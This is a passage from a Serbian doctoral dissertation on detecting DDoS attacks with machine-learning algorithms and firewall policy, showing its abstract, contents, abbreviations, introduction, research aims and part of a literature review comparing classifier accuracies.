РЕПУБЛИКА СРБИЈА

КРИМИНАЛИСТИЧКО-ПОЛИЦИЈСКИ УНИВЕРЗИТЕТ

Департман информатике и рачунарства



Докторска дисертација

Оптимизација firewall система у процесу детектовања DDoS напада на рачунарске мреже применом вишеструке анализе алгоритмима машинског учења

МЕНТОР:
проф. др Петар Чисар

КАНДИДАТ:
Драган М. Јевтић

Београд, 2026.

Republic of Serbia

University of Criminal Investigation and Police Studies

Department of Information Technology



Doctoral Dissertation

Optimisation of Firewall Systems in the Process of Detecting DDoS Attacks on Computer Networks by Applying Multiple Analyses with Machine Learning Algorithms

SUPERVISOR:
Prof. Dr. Petar Čisar

STUDENT:
Dragan M. Jevtić

Belgrade, 2026.

ЗАХВАЛНИЦА

Наслов докторске дисертације:

Оптимизација firewall система у процесу детектовања DDoS напада на рачунарске мреже применом вишеструке анализе алгоритмима машинског учења

Сажетак:

Предмет дисертације је оптимизација система заштите типа firewall (мрежна баријера) ради поуздане и правовремене детекције дистрибуираног напада ускраћивањем услуге (енг. Distributed Denial-of-Service Attack, у даљем тексту DDoS) применом алгоритама машинског учења. Циљ истраживања био је развој модела, који на основу стварног мрежног саобраћаја препознаје напад, смањује број лажно позитивних и лажно негативних резултата и омогућава брзу примену заштитне политике.

Експерименти су спроведени у три фазе у мрежи заштићеној Check Point 6400 уређајем. Прво је прикупљен регуларан саобраћај за обучавање модела, затим је помоћу NetBot окружења симулиран DDoS напад, а у трећој фази су подаци са сервера за анализу саобраћаја и потврда модела употребљени за блокирање напада. Подаци су обрађени у програму Orange применом алгоритама Random Forest, Naive Bayes, Decision Tree, k-Nearest Neighbors, Support Vector Machine и Neural Network.

Предложени поступак обухвата двоструку анализу на три нивоа на основу одзива, прецизности и F1 мере и разматра тачност и површину испод криве оперативних карактеристика пријемника. На сваком нивоу бирани су алгоритам са најбољом вредношћу посматране мере и алгоритам са најизраженијом променом. Random Forest је остварио најбоље резултате (0,990 за одзив, прецизност и F1 меру), док је Neural Network издвојен као допунски алгоритам због осетљивости на промене.

Резултати показују да паралелна примена два алгоритма на три нивоа може да обезбеди рану предикцију и накнадну потврду DDoS напада, чак и при мањем броју инстанци. Научни допринос се огледа у развијеном моделу вишеструке анализе, који повезује детекцију са увођењем заштитне политике на firewall уређају. Модел се, уз прилагођавање података и ресурса, може применити и на друге типове напада и мрежна окружења.

Кључне речи: DDoS напад, firewall, машинско учење, детекција напада, мрежни саобраћај, Random Forest, Neural Network, вишеструка анализа

Научна област: Рачунарске науке

Ужа научна област: Рачунарство

Title of doctoral dissertation:

Optimisation of Firewall Systems in the Process of Detecting DDoS Attacks on Computer Networks by Applying Multiple Analyses with Machine Learning Algorithms

Summary:

This dissertation investigates the optimisation of firewall systems for reliable and timely detection of distributed denial-of-service (DDoS) attacks using machine learning. The aim was to develop a model that identifies attacks from real network traffic, reduces false-positive and false-negative results, and enables rapid implementation of a protection policy.

The experiment was conducted in three phases on a network protected by a Check Point 6400 device. Normal traffic was first collected to train the model; a DDoS attack was then simulated in the NetBot environment; finally, traffic-analysis data and the model confirmation were used to block the attack. The data were processed in Orange using Random Forest, Naive Bayes, Decision Tree, k-Nearest Neighbours, Support Vector Machine, and Neural Network.

The proposed procedure applies two algorithms at three verification levels based on recall, precision, and F1 score and evaluates accuracy and area under the receiver operating characteristic curve. At each level, the algorithm with the best metric value and the algorithm showing the largest change were selected. Random Forest achieved the best results (0.990 for recall, precision, and F1 score), while Neural Network was selected as the complementary algorithm because of its sensitivity to change.

The results indicate that parallel use of two algorithms at three levels can provide early prediction and subsequent confirmation of a DDoS attack, even with fewer instances. The scientific contribution is a development of multiple-analysis model that links attack detection to the implementation of a protection policy on the firewall device. With appropriate adaptation of data and processing resources, the model can also be applied to other attack types and network environments.

Keywords: DDoS attack, firewall, machine learning, attack detection, network traffic, Random Forest, Neural Network, multiple analysis

Scientific field: Computer sciences

Narrow scientific field: Computing

САДРЖАЈ

Списак слика VIII

Списак табела XII

Списак скраћеница XIV

1. Увод и проблем истраживања 1

2. Предмет и циљ научног истраживања 2

3. Преглед релевантних истраживања 6

3.1. Синтеза релевантних истраживања 28

4. Основе вештачке интелигенције 33

4.1. Историјски преглед развоја вештачке интелигенције 33

4.2. Примена вештачке интелигенције у детекцији напада 34

4.3. Машинско учење 35

4.4. Модели у машинском учењу 40

4.4.1. Линеарна регресија 40

4.4.2. Логистичка регресија 41

4.4.3. Класификатор К најближих суседа 42

4.4.4. Наивни Бајесов класификатор 43

4.4.5. Стабло одлучивања 44

4.4.6. Класификатор заснован на методи потпорних вектора 45

4.5. Неуронске мреже 45

4.5.1. Неурон 45

4.5.2. Активационе функције 48

4.5.3. Врсте неуронских мрежа 52

5. Мрежни напади 54

5.1 Типови мрежних напада 56

5.2 Дистрибуирани напад ускраћивањем услуге 59

5.3 Механизам DDoS напада 65
6. Принципи детекције упада у рачунарске мреже 67
7. Приказ модела коришћене рачунарске мреже за анализу саобраћаја 70
7.1. Модел рачунарске мреже 70
7.2. Опис софтвера за напад 71
7.2.1 Конфигурациони код 71
7.2.2 Серверски код 72
7.2.3 Клијентски код 74
7.3. Опис *firewall* система за заштиту мреже 77
7.4 Опис система за детекцију напада 79
8. Приказ напада и одбране 86
9. Анализа скупа података и резултата истраживања 93
9.1. Анализа сета података 94
9.2. Анализа података помоћу алгоритма неуронских мрежа 99
9.3. Анализа података помоћу алгоритма *Random Forest* 109
9.4. Анализа података помоћу алгоритма *Naive Bayes* 112
9.5. Анализа података помоћу алгоритма *Decision Tree* 114
9.6. Анализа података помоћу алгоритма KNN 116
9.7. Анализа података помоћу алгоритма *SVM* 118
9.8. Упоређивање резултата за различите алгоритме 120
9.8.1. Упоређивање вредности за AUC 120
9.8.2. Упоређивање вредности за *CA* 121
9.8.3. Упоређивање вредности F1 мере 123
9.8.4. Упоређивање вредности прецизности 124
9.8.5. Упоређивање вредности одзива 126
10. Закључак 129
Литература 132

Стручна биографија 145
Изјава о ауторству ..... **Error! Bookmark not defined.**
Изјава о истоветности штампане и електронске верзије ... **Error! Bookmark not defined.**
Изјава о коришћењу ..... **Error! Bookmark not defined.**

Списак слика

Слика 4.1 Основни облици машинског учења 37
Слика 4.2 Приказ модела кластеризације ненадгледаног учења 38
Слика 4.3 Слика природног неурона 46
Слика 4.4 Слика вештачког неурона 47
Слика 4.5 Слика вештачког неурона 48
Слика 4.6 Приказ активационих функција 49
Слика 4.7 Приказ Сигмоидне функције 50
Слика 4.8 Приказ Tanh функције 51
Слика 4.9 Приказ ReLU функције 51
Слика 4.10 Приказ LReLU функције 52
Слика 5.1. Приказ методологије напада 55
Слика 5.2. Приказ раста DDoS напада у последње две године 60
Слика 5.3. Класификација DDoS напада 61
Слика 5.4. Приказ комуникације CCC сервера и ботова 65
Слика 6.1. Позиционирање IDS уређаја у рачунарској мрежи 67
Слика 6.2 Генерална архитектура IDS система 68
Слика 6.3 Основни алгоритам детекције аномалија 69
Слика 7.1. Изглед рачунарске мреже за анализу саобраћаја 70
Слика 7.2. Приказ хардверског уређаја Check Point Quantum 6400 78
Слика 7.3. Приказ извештаја детекције напада за првих 24 сата 78
Слика 7.4. Приказ блокаде нежељеног саобраћаја у последње три године 79
Слика 7.5. Покретање инсталације Security Onion софтвера 80
Слика 7.6. Покретање инсталације Security Onion софтвера 81
Слика 7.7. Покретање саме инсталације Security Onion софтвера 81
Слика 7.8. Одабир опције Интернет конекције инсталације Security Onion софтвера ... 81

Слика 7.9. Одабир верзије инсталације Security Onion софтвера 82
Слика 7.10. Одабир мрежне картице сервера за менаџмент конекцију 82
Слика 7.11. Дефинисање IP адресе за менаџмент конекцију 82
Слика 7.12. Дефинисање Gateway адресе за менаџмент конекцију 83
Слика 7.13. Дефинисање DNS сервера 83
Слика 7.14. Дефинисање доменског имена DNS сервера 83
Слика 7.15. Приказ одабира Интернет конекција сервиса 83
Слика 7.16. Дефинисање креденцијала за логовање на систем 84
Слика 7.17. Дефинисање лозинке за логовање на систем 84
Слика 7.18. Сумарни извештај о сетовању апликације 85
Слика 7.19. Почетна страна софтвера 85
Слика 8.1. Конфигурациони фајл на C&C серверу 86
Слика 8.2. Приказ конектованих ботова на C&C серверу 87
Слика 8.3. Приказ статуса чекања бот уређаја 87
Слика 8.4. Приказ стања на C&C серверу приликом конекције ботова 88
Слика 8.5. Приказ постављања извршне команде на C&C серверу 88
Слика 8.6. Приказ стартовања напада од стране ботова 89
Слика 8.7. Приказ стања на мрежном адаптеру нападнутог рачунара 89
Слика 8.8. Приказ снимљеног саобраћаја преко Wireshark програма 90
Слика 8.9. Приказ снимљеног саобраћаја преко Wireshark програма 90
Слика 8.10. Приказ конекција у оквиру Security Onion програма 91
Слика 8.11. Приказ података о нападачу на сервер 91
Слика 8.12. Приказ конфигурисања полисе на firewall систему 91
Слика 8.13. Приказ саобраћаја на мрежној карти сервера у случају активирања полисе на firewall уређају 92
Слика 9.1. Приказ броја инстанци за период када није било напада, за атрибут Action. 95
Слика 9.2. Приказ броја инстанци за период током напада, за атрибут Action 95

Слика 9.3. Приказ броја инстанци за период где се ради одбрана, за атрибут Action.....96
Слика 9.4. Упоредни приказ броја инстанци за сва три периода, за атрибут Action.....96
Слика 9.5. Приказ броја инстанци за период када није било напада, за атрибут Protocol 97
Слика 9.6. Приказ броја инстанци за период током напада, за атрибут Protocol.....98
Слика 9.7. Приказ броја инстанци за период током одбране, за атрибут Protocol.....98
Слика 9.8. Упоредни приказ броја инстанци за сва три периода, за атрибут Protocol 99
Слика 9.9. Модел за анализу података у програмском пакету Orange 99
Слика 9.10. Приказ подешавања елемента Select-Action у програмском пакету Orange 100
Слика 9.11. Приказ подешавања елемента Neural Network у програмском пакету Orange 101
Слика 9.12. Приказ подешавања елемента Predictions у програмском пакету Orange ..102
Слика 9.13. Приказ структуре неуронске мреже.....103
Слика 9.14. Приказ структуре ROC криве и AUC за период без напада 105
Слика 9.15. Приказ структуре ROC криве и AUC за период напада 106
Слика 9.16. Приказ структуре ROC криве и AUC за период одбране 107
Слика 9.17. Приказ свих вредности предвиђања за сва три стања 109
Слика 9.18. Модел за анализу података у програмском пакету Orange 109
Слика 9.19. Приказ подешавања за алгоритам Random Forest 110
Слика 9.20. Модел Naive Bayes за анализу података у програмском пакету Orange.....112
Слика 9.21. Модел Decision Tree за анализу података у програмском пакету Orange...114
Слика 9.22. Модел KNN за анализу података у програмском пакету Orange 116
Слика 9.23. Модел SVM за анализу података у програмском пакету Orange.....118
Слика 9.24. Графички приказ вредности параметара AUC за све алгоритме 121
Слика 9.25. Графички приказ вредности параметара CA за све алгоритме 122
Слика 9.26. Графички приказ вредности F1 мере за све алгоритме.....124

Слика 9.27. Графички приказ вредности прецизности за све алгоритме 125
Слика 9.28. Графички приказ вредности одзива за све алгоритме..... 127

Списак табела

Табела 9.1. Процентуални приказ одабране активности у односу на укупан саобраћај . 97

Табела 9.2. Приказ вредности параметра за одабир најбоље активационе функције ... 102

Табела 9.3. Приказ вредности тачности за различите вредности неурона по скривеним слојевима ... 103

Табела 9.4. Приказ вредности за AUC за сва три периода ... 104

Табела 9.5. Приказ вредности параметара CA за сва три периода ... 107

Табела 9.6. Приказ вредности параметра F1 мера за сва три периода ... 108

Табела 9.7. Приказ вредности параметра прецизност за сва три периода ... 108

Табела 9.8. Приказ вредности параметра одзив за сва три периода ... 108

Табела 9.9. Приказ вредности за AUC за сва три периода ... 110

Табела 9.10. Приказ вредности параметара CA за сва три периода ... 110

Табела 9.11. Приказ вредности параметра F1 мера за сва три периода ... 111

Табела 9.12. Приказ вредности параметра прецизност за сва три периода ... 111

Табела 9.13. Приказ вредности параметра одзив за сва три периода ... 111

Табела 9.14. Приказ вредности за AUC за сва три периода ... 112

Табела 9.15. Приказ вредности параметара CA за сва три периода ... 112

Табела 9.16. Приказ вредности параметра F1 мера за сва три периода ... 113

Табела 9.17. Приказ вредности параметра прецизност за сва три периода ... 113

Табела 9.18. Приказ вредности параметра одзив за сва три периода ... 113

Табела 9.19. Приказ вредности за AUC за сва три периода ... 114

Табела 9.20. Приказ вредности за CA за сва три периода ... 115

Табела 9.21. Приказ вредности параметра F1 мера за сва три периода ... 115

Табела 9.22. Приказ вредности параметра прецизност за сва три периода ... 115

Табела 9.23. Приказ вредности параметра одзив за сва три периода ... 116

Табела 9.24. Приказ вредности за AUC за сва три периода ... 116

Табела 9.25. Приказ вредности параметара CA за сва три периода 117
Табела 9.26. Приказ вредности параметра F1 мера за сва три периода 117
Табела 9.27. Приказ вредности параметра прецизност за сва три периода 117
Табела 9.28. Приказ вредности параметра одзив за сва три периода 118
Табела 9.29. Приказ вредности за AUC за сва три периода 118
Табела 9.30. Приказ вредности параметара CA за сва три периода 119
Табела 9.31. Приказ вредности параметра F1 мера за сва три периода 119
Табела 9.32. Приказ вредности параметра прецизност за сва три периода 119
Табела 9.33. Приказ вредности параметра одзив за сва три периода 120
Табела 9.34. Приказ вредности за AUC за сва три периода, за све алгоритме 120
Табела 9.35. Приказ разлике вредности за AUC за сва три периода, за све алгоритме 121
Табела 9.36. Приказ вредности параметара CA за сва три периода 122
Табела 9.37. Приказ разлика вредности CA за сва три периода и све алгоритме 123
Табела 9.38. Приказ вредности F1 мере за сва три периода 123
Табела 9.39. Приказ разлика вредности F1 мере за сва три периода и све алгоритме .. 124
Табела 9.40. Приказ вредности прецизности за сва три периода 125
Табела 9.41. Приказ разлика вредности прецизности за сва три периода и све алгоритме 126
Табела 9.42. Приказ вредности одзива за сва три периода 126
Табела 9.43. Приказ промене вредности алгоритама у односу на период анализе 127

Списак скраћеница

AI – Вештачка интелигенција (енг. *Artificial Intelligence*)

ANN – Вештачке неуронске мреже (енг. *Artificial Neural Networks*)

ARP – Протокол за разрешавање адреса (енг. *Address Resolution Protocol*)

BPN – Неуронске мреже са повратним ширењем (енг. *Backpropagation Neural Networks*)

C&C – Команда и контрола (енг. *Command and Control*)

CFFNN – Неуронска мрежа са везама ка суседним слојевима (енг. *Cascade-Forward Neural Network*)

CICIDS – Скуп података за откривање упада – Канадски институт за сајбер-безбедност (енг. *Canadian Institute for Cybersecurity Intrusion Detection System dataset*)

CNN – Конволуционе неуронске мреже (енг. *Convolutional Neural Networks*)

CNN-LSTM – Хибридна архитектура конволуционе и LSTM мреже (енг. *Convolutional Neural Network – Long Short-Term Memory*)

DAE – Аутоенкодер за уклањање шума (енг. *Denoising Autoencoder*)

DHCP – Протокол за динамичку конфигурацију хоста (енг. *Dynamic Host Configuration Protocol*)

DLNN –-Неуронске мреже за дубоко учење (енг. *Deep Learning Neural Networks*)

DMN – Дубока Maxout мрежа (енг. *Deep Maxout Network*)

DNS – Систем имена домена (енг. *Domain Name System*)

DoS – Ускраћивање услуге (енг. *Denial of Service*)

DrDoS – Дистрибуирани рефлексиони DoS напад (енг. *Distributed Reflection Denial of Service*)

DSA – Дубоки стекирани аутоенкодер (енг. *Deep Stacked Autoencoder*)

EDRFS – Дистрибуирана шума случајних стабала са селекцијом карактеристика (енг. *Distributed Random Forest with Feature Selection*)

ELD –Детекција DDoS напада са малим ресурсима заснована на ентропији (енг. *Entropy-based Lightweight* DDoS *detection*)

ECHO – Ехо протокол (енг. *Echo Protocol*)

FNN – Fitnet неуронска мрежа (енг. *Fitnet Neural Network*)

FPCG – Флетчер-Пауелова конјугована градијентна метода (енг. *Fletcher-Powell Conjugate Gradient*)

GHLBO – Градијентна хибридна лидерска оптимизација (енг. *Gradient Hybrid Leader-Based Optimization*)

GOFAI – Први талас вештачке интелигенције (енг. *Good Old-Fashioned Artificial Intelligence*)

GRE – Општи енкапсулациони протокол (енг. *Generic Routing Encapsulation*)

H.323 – Протокол за мултимедијалну комуникацију преко IP мрежа (енг. *H.323 Protocol*)

HHO-PSO – Оптимизација јастребова Хариса – оптимизација роjем честица (енг. *Harris Hawks Optimization – Particle Swarm Optimization*)

HTTP – Протокол за пренос хипертекста (енг. *HyperText Transfer Protocol*)

HTTPD – Демон протокола за пренос хипертекста (енг. *HyperText Transfer Protocol Daemon*)

ICMP/UDP – Протоколи за контролне поруке и датаграме (енг. *Internet Control Message Protocol / User Datagram Protocol*)

IDES – Експертски систем за детекцију напада (енг. *Intrusion Detection Expert System*)

IDS – Систем за детекцију упада (енг. *Intrusion Detection System*)

IMAP – Протокол за приступ интернет пошти (енг. *Internet Message Access Protocol*)

IoT – Интернет ствари (енг. *Internet of Things*)

KISTI – Корејски институт за науку и технолошке информације (енг. *Korea Institute for Science and Technology Information*)

L-BFGS-B – Бројден-Флечер-Голдфарб-Шано алгоритам са ограниченом меморијом и границама (енг. *Limited-memory Broyden–Fletcher–Goldfarb–Shanno with Bounds*)

LDA – Линеарна дискриминантна анализа (енг. *Linear Discriminant Analysis*)

LEACH – Протокол за енергетски ефикасну хијерархијску кластеризацију (енг. *Low-Energy Adaptive Clustering Hierarchy*)

LReLU – Пропустљива ReLU активациона функција (енг. *Leaky Rectified Linear Unit*)

LSTM – Дуга краткорочна меморија (енг. *Long Short-Term Memory*)

LUCID – Употребљива конволуциона неуронска мрежа за детекцију DDoS напада (енг. *Lightweight Usable CNN in* DDoS *Detection*)

MCC – Контролни центар мисије (енг. *Mission Control Center*)

MLP – Вештачка неуронска мрежа са више слојева или вишеслојни перцептрон (енг. *Multilayer Perceptron*)

MLR – Вишеструка линеарна регресија (енг. *Multiple Linear Regression*)

NFV – Виртуелизација мрежних функција (енг. *Network Function Virtualization*)

NSL-KDD – Побољшани KDD скуп података за откривање упада (енг. *NSL-KDD Intrusion Detection Dataset*)

NTP – Протокол за мрежно време (енг. *Network Time Protocol*)

P2P – Мрежа равноправних чворова (енг. *peer-to-peer*)

ReLU – Исправљена линеарна јединица (енг. *Rectified Linear Unit*)

RNN – Рекурентна неуронска мрежа (енг. *Recurrent Neural Network*)

Rprop – Отпорна пропагација грешке уназад (енг. *Resilient Backpropagation*)

R2L – Напад од удаљеног до локалног корисника (енг. *remote-to-local*)

SCG – Скалирана конјугована градијентна метода (енг. *Scaled Conjugate Gradient*)

SIP – Протокол за иницирање сесија (енг. *Session Initiation Protocol*)

SMOA – Алгоритам оптимизације слузаве плесни (енг. *Slime Mould Optimization Algorithm*)

SMTP – Једноставан протокол за пренос поште (енг. *Simple Mail Transfer Protocol*)

SNMP – Једноставан протокол за управљање мрежом (енг. *Simple Network Management Protocol*)

SQL – Језик за управљање базама података (енг. *Structured Query Language*)

TCP – Протокол контроле преноса (енг. *Transmission Control Protocol*)

TEHO-DBN – Оптимизација крда слонова по Тејлору са дубоким мрежама поверења (енг. *Taylor-Elephant Herd Optimization with Deep Belief Networks*)

1. Увод и проблем истраживања

Рачунарске мреже омогућавају интеграцију различитих сервиса уз релативно мала улагања. Међутим, њихово повезивање са Интернетом повећава изложеност малициозним активностима, укључујући крађу идентитета и података и онемогућавање услуга. Упоредо са развојем напада развијани су и различити механизми заштите, чија ефикасност зависи од благовременог препознавања претњи. Ова дисертација разматра детекцију дистрибуираног напада ускраћивањем услуге (енг. *Distributed Denial-of-Service* attack, у даљем тексту DDoS) усмереног на сервер, у интранет мрежи, који пружа услуге корисницима преко интернета. За детекцију напада примењени су алгоритми машинског учења.

Основни проблем истраживања јесте поуздана и правовремена детекција DDoS напада. Велики број дистрибуираних извора и различити обрасци комуникације отежавају откривање напада класичним системима заштите. Посебан изазов представљају лажно позитивни резултати, када се регуларан саобраћај погрешно означи као напад, и лажно негативни резултати, када стварни напад остане непрепознат.

Због тога је истраживање усмерено на примену алгоритама машинског учења за анализу карактеристика мрежног саобраћаја и препознавање образаца DDoS напада. Циљ је повећање поузданости и благовремености детекције, смањење броја лажно позитивних и лажно негативних резултата и бржа реакција система заштите у односу на традиционалне методе засноване на статичким правилима.

2. Предмет и циљ научног истраживања

Предмет научног истраживања дисертације јесте коришћење алгоритама машинског учења за правовремену детекцију напада на сервисе анализом логова који се генеришу у системима за детекцију упада у рачунарске мреже. Истраживање је усмерено на анализу могућности примене алгоритама машинског учења у препознавању карактеристичних образаца мрежног саобраћаја који указују на потенцијалне малициозне активности.

Циљ научног истраживања у дисертацији је развој и анализа приступа, који омогућавају добијање релевантних информација неопходних системима за заштиту ради блокирања детектованог напада. Посебан акценат је стављен на могућност повећања тачности детекције напада и смањења времена потребног за идентификацију потенцијалне претње.

Процес детекције напада реализује се кроз више фаза које обухватају прикупљање, обраду и анализу логова добијених са мрежних уређаја и система за детекцију упада (енг. *Intrusion Detection System*, у даљем тексту: IDS). Прва фаза представља фазу обучавања (тренинга) модела машинског учења, у којој се анализирају лог записи настали током нормалног функционисања система, односно у условима када нису присутне малициозне активности. На основу ових података формира се модел нормалног понашања система, који представља основу за даљу анализу.

Следећа фаза представља фазу тестирања и валидације, у којој се анализирају логови настали у условима када постоје индикације о могућем нападу или када IDS генерише информацију о потенцијалној безбедносној претњи. У овој фази примењују се алгоритми машинског учења ради класификације мрежног саобраћаја, а добијени резултати се упоређују са моделом формираним током фазе тренинга. На основу степена одступања и резултата класификације могуће је донети одлуку о постојању напада и покренути одговарајуће механизме заштите.

Резултати детекције, заједно са предложеним мерама заштите, прослеђују се системима за заштиту ради аутоматског или полу-аутоматског дефинисања нових безбедносних правила, односно корекције постојећих полиса заштите. Предложене активности могу обухватити блокирање или ограничавање саобраћаја са сумњивих извора, измену полиса на уређајима, као и прилагођавање постојећих механизама заштите у складу са детектованом претњом.

Завршна фаза представља проверу ефикасности извршених измена кроз поновно праћење и анализу мрежног саобраћаја, са циљем потврде успешности детекције и спречавања поновног појављивања истог или сличног типа напада.

Општа хипотеза научног истраживања предложене докторске дисертације може се формулисати на следећи начин: применом алгоритама машинског учења над подацима добијеним са мрежних уређаја и система за детекцију упада могуће је идентификовати карактеристичне обрасце мрежног саобраћаја који указују на постојање малициозних активности, чиме се омогућава правовремена детекција напада и унапређење постојећих механизама заштите рачунарских система.

Посебна хипотеза научног истраживања предложене докторске дисертације може се формулисати на следећи начин: анализа аномалија у мрежном саобраћају, заснована на параметрима као што су број успостављених сесија, учесталост захтева, употреба комуникационих портова и други параметри добијени из логова мрежних уређаја, омогућава алгоритмима машинског учења ефикасну класификацију нормалног и малициозног саобраћаја и детекцију напада применом ограниченог скупа улазних података.

Резултат научног истраживања, спроведеног у оквиру дисертације, представља дефинисање модела анализе логова применом алгоритама машинског учења у циљу правовремене детекције аномалија у мрежном саобраћају и препознавања карактеристика напада. Предложени модел омогућава анализу параметара, као што су изворне и одредишне IP адресе, комуникациони портови, број успостављених сесија, интензитет мрежног саобраћаја и други параметри, који указују на одступање од уобичајеног рада система.

Алгоритми машинског учења који су коришћени у истраживању, оцењени су применом релевантних скупова података, као и података добијених током експерименталног тестирања у контролисаном мрежном окружењу. За потребе симулације напада коришћени су јавно доступни алати за генерисање тестног мрежног саобраћаја. Експеримент је реализован употребом активне мрежне опреме у реалном окружењу, што омогућава проверу применљивости предложеног приступа у практичним условима рада.

Имајући у виду предмет и циљ истраживања, дисертација је структуирана на следећи начин:

- **Прво поглавље** елаборира уводне концепте, као и проблем истраживања. Посебно се образлаже значај правовремене детекције DDoS напада и разлози за примену алгоритама машинског учења.
- **Друго поглавље** дефинише предмет и циљ истраживања, истраживачке хипотезе, методологију рада и очекивани научни допринос дисертације. Приказане су и фазе прикупљања, обраде и анализе логова, као и начин провере ефикасности предложених мера заштите.
- **Треће поглавље** приказује преглед постојећих научних истраживања у области детекције мрежних напада применом метода вештачке интелигенције и алгоритама машинског учења, са анализом постојећих приступа и њихових ограничења. Упоређени су примењени скупови података, алгоритми и остварени резултати ради издвајања приступа релевантних за предмет дисертације.
- **Четврто поглавље** анализира основне појмове вештачке интелигенције и машинског учења, као и алгоритме надгледаног и ненадгледаног учења. Посебно су приказани принципи рада и области примене одабраних алгоритама.
- **Пето поглавље** анализира различите моделе мрежних напада, са посебним освртом на дистрибуиране нападе ускраћивањем услуге. У оквиру поглавља описани су и софтверски алати, који су коришћени за анализу скупова података, као и механизми заштите рачунарских система. Посебно су размотрени механизам DDoS напада, улога ботнет инфраструктуре и карактеристике окружења у којима се напад спроводи.
- **Шесто поглавље** описује принципе детекције напада на рачунарске мреже. Обухваћени су приступи засновани на потписима и аномалијама, као и улога система за детекцију упада у препознавању малициозног саобраћаја.
- **Седмо поглавље** представља модел експерименталног мрежног окружења које је коришћено у истраживању. Описана је архитектура мреже, коришћена активна мрежна опрема, сервиси и начин организације тестног окружења. Приказани су и софтвер за генерисање напада, *firewall* уређај и систем за детекцију упада који чине целину експерименталног модела.
- **Осмо поглавље** описује експерименталну реализацију напада, укључујући припрему окружења, начин генерисања малициозног саобраћаја, прикупљање лог записа

и припрему података за анализу алгоритмима машинског учења. Описане су и активности *firewall* и IDS система током напада и после примене одбрамбених мера.

- **Девето поглавље** приказује анализу добијених резултата. Извршена је компаративна анализа примене различитих алгоритама машинског учења над различитим скуповима лог података, са циљем процене тачности и ефикасности детекције напада. Резултати су разматрани кроз релевантне метрике класификације и кроз поређење понашања модела у различитим фазама експеримента.

- **Десето поглавље** садржи закључна разматрања, анализу остварених резултата, потврду постављених хипотеза, научне доприносе рада и могуће правце будућих истраживања. У њему се сумирају ограничења спроведеног истраживања и издвајају могућности за даље унапређење предложеног приступа.

- **Једанаесто поглавље** садржи списак коришћене литературе и релевантних извора.

Овај попис омогућава проверу свих одабраних извора који су цитирани и коришћени у дисертацији.

3. Преглед релевантних истраживања

Предвиђање догађаја на основу анализе скупова података представља област која има широку примену у различитим информационим системима, уз коришћење метода надгледаног и ненадгледаног машинског учења. Успешност анализе и тачност предвиђања зависе од примењене методологије, избора одговарајућих алгоритама, квалитета улазних података, као и карактеристика самог проблема који се анализира. Подаци коришћени у анализама долазе из реалних система, али долазе и из предефинисаних скупова података који могу да се пронађу на Интернету. У области безбедности рачунарских мрежа, овакви скупови података имају значајну улогу у развоју и евалуацији модела за детекцију аномалија и препознавање различитих облика мрежних напада.

У свом раду Чисар (Чисар П. П., 2022) је вршио анализу података и формирање неуронске мреже са највећом могућом тачношћу (енг. *accuracy*). На основу података прикупљених са улазног *firewall* уређаја рачунарске мреже, креирана је неуронска мрежа која се састоји од два скривена слоја са архитектуром од пет и три неурона по слојевима. Тачност предвиђања података, која је добијена, износи 98,95 %. У свом раду Чисар је вршио и анализу надгледаног учења кроз познате алгоритме *Naive Bayes*, *Random Forest*, *J48* и *Support Vector Machines*. Користећи идентичне податке, а друге типове алгоритама, дошло се до следећих резултата за тачност предвиђања *Naive Bayes* 93,1 %, *Random Forest* 99,97 %, *J48* 99,80 % и *Support Vector Machines* 98,95 %.

У овом раду и претходним истраживањима рађена је анализа података и креирање неуронске мреже у циљу оптимизације параметара система за детекцију и заштиту (Јевтић, Чисар, Кук, & Стојановић, 2025). Анализом је утврђено да се, за податке који су добијени са дефинисаног уређаја, највећа тачност добија када се користи неуронска мрежа са три скривена слоја, са расподелом 5-5-4. Добијени резултат може се упоредити са истраживањем које је реализовао Чисар, где је за анализирани скуп података коришћена неуронска мрежа са два скривена слоја и расподелом неурона 5-3. За дефинисану трослојну расподелу неуронске мреже добијена је тачност класификације од 96,3 %. У резултатима се види да, што се више ишло на смањење броја слојева и неурона тачност се смањивала, као и када се ишло у повећање неурона по слојевима и самих слојева. Активациона функција која је дала најбоље карактеристике, а везано за

расподелу 5-5-4, била је исправљена линеарна функција (енг. *Rectified Linear Unit*, у даљем тексту ReLU).

Једно од истраживања, у коме се користи већина алгоритама, јесте дошло од Маслана (*Maslan*), где је вршена анализа података на основу скупа података који је сакупљен преко *Wireshark* програма (Andi Maslan, 2020). Количина података у студији је 734.627 записа, где је за обучавање модела коришћено само 5899 записа. Скуп података је формиран генерисањем различитих типова напада усмерених ка серверу за обраду HTTP захтева (енг. *World Wide Web*, у даљем тексту WEB сервер). Анализирани су *Smurf* напад, напад преплављивањем коришћењем протокола транспортног слоја за корисничке датаграме (енг. *User Datagram Protocol*, у даљем тексту UDP протокол), као и напад усмерен ка базама података применом *SQL Injection* технике (енг. *Structured Query Language*, у даљем тексту SQL). Алгоритми који су коришћени су *Neural Network*, са расподелом улазних и скривених слојева 3-4-4, *Naive Bayes*, *Random Forest*, *k-Nearest Neighbors* и *Support Vector Machines*. За оцену успешности наведених алгоритама коришћени су параметри: тачно класификована негативна класа (енг. *True Negative*, у даљем тексту *TN*), тачно класификована позитивна класа (енг. *True Positive*, у даљем тексту TP), одзив (енг. *Recall*), прецизност (енг. *Precision*) и мера која представља баланс између прецизности и одзива (енг. *F-Measure*). Добијени резултати су такви да су највећу тачност класификације постигли алгоритми *Neural Network* и *Random Forest* са вредношћу од 98,70 %. Најлошије резултате су имали *k-Nearest Neighbors* са 97,63 % и *Naive Bayes* са 97,96 %.

Махмуд (*Mahmood*) је у свом истраживању (Salman Mahmood, 2024) анализирао примену алгоритама машинског учења у процесу детекције напада усмерених ка приватним рачунарским мрежама реализованим у *cloud* окружењу. Напади усмерени ка сервисима у *cloud* инфраструктури имају сличне карактеристике као и напади на класичне рачунарске системе, при чему специфичност представља начин организације инфраструктуре и расподела ресурса у виртуелизованом окружењу. У овом примеру коришћени су следећи алгоритми машинског учења: *k-Nearest Neighbors*, *Decision Tree*, *Support Vector Machines*, *Random Forest*, *Stochastic Gradient Descent*, *Neural Network*, Naive Bayes, *Logistic Regression* и *AdaBoost*. На основу добијених резултата утврђено је да алгоритам неуронске мреже остварује упоредиве резултате са осталим анализираним алгоритмима машинског учења. Добијене вредности тачности класификације износиле

су: *Neural Network* 87,6 %, *Random Forest* 86,9 %, *Logistic Regression* 87,7 %, *Decision Tree* 87,7 % и *Support Vector Machines* 87,6 %. Анализа резултата показује да вредности тачности добијене применом алгоритама машинског учења над реалним скуповима података могу бити ниже у односу на резултате добијене коришћењем унапред припремљених и јавно доступних скупова података.

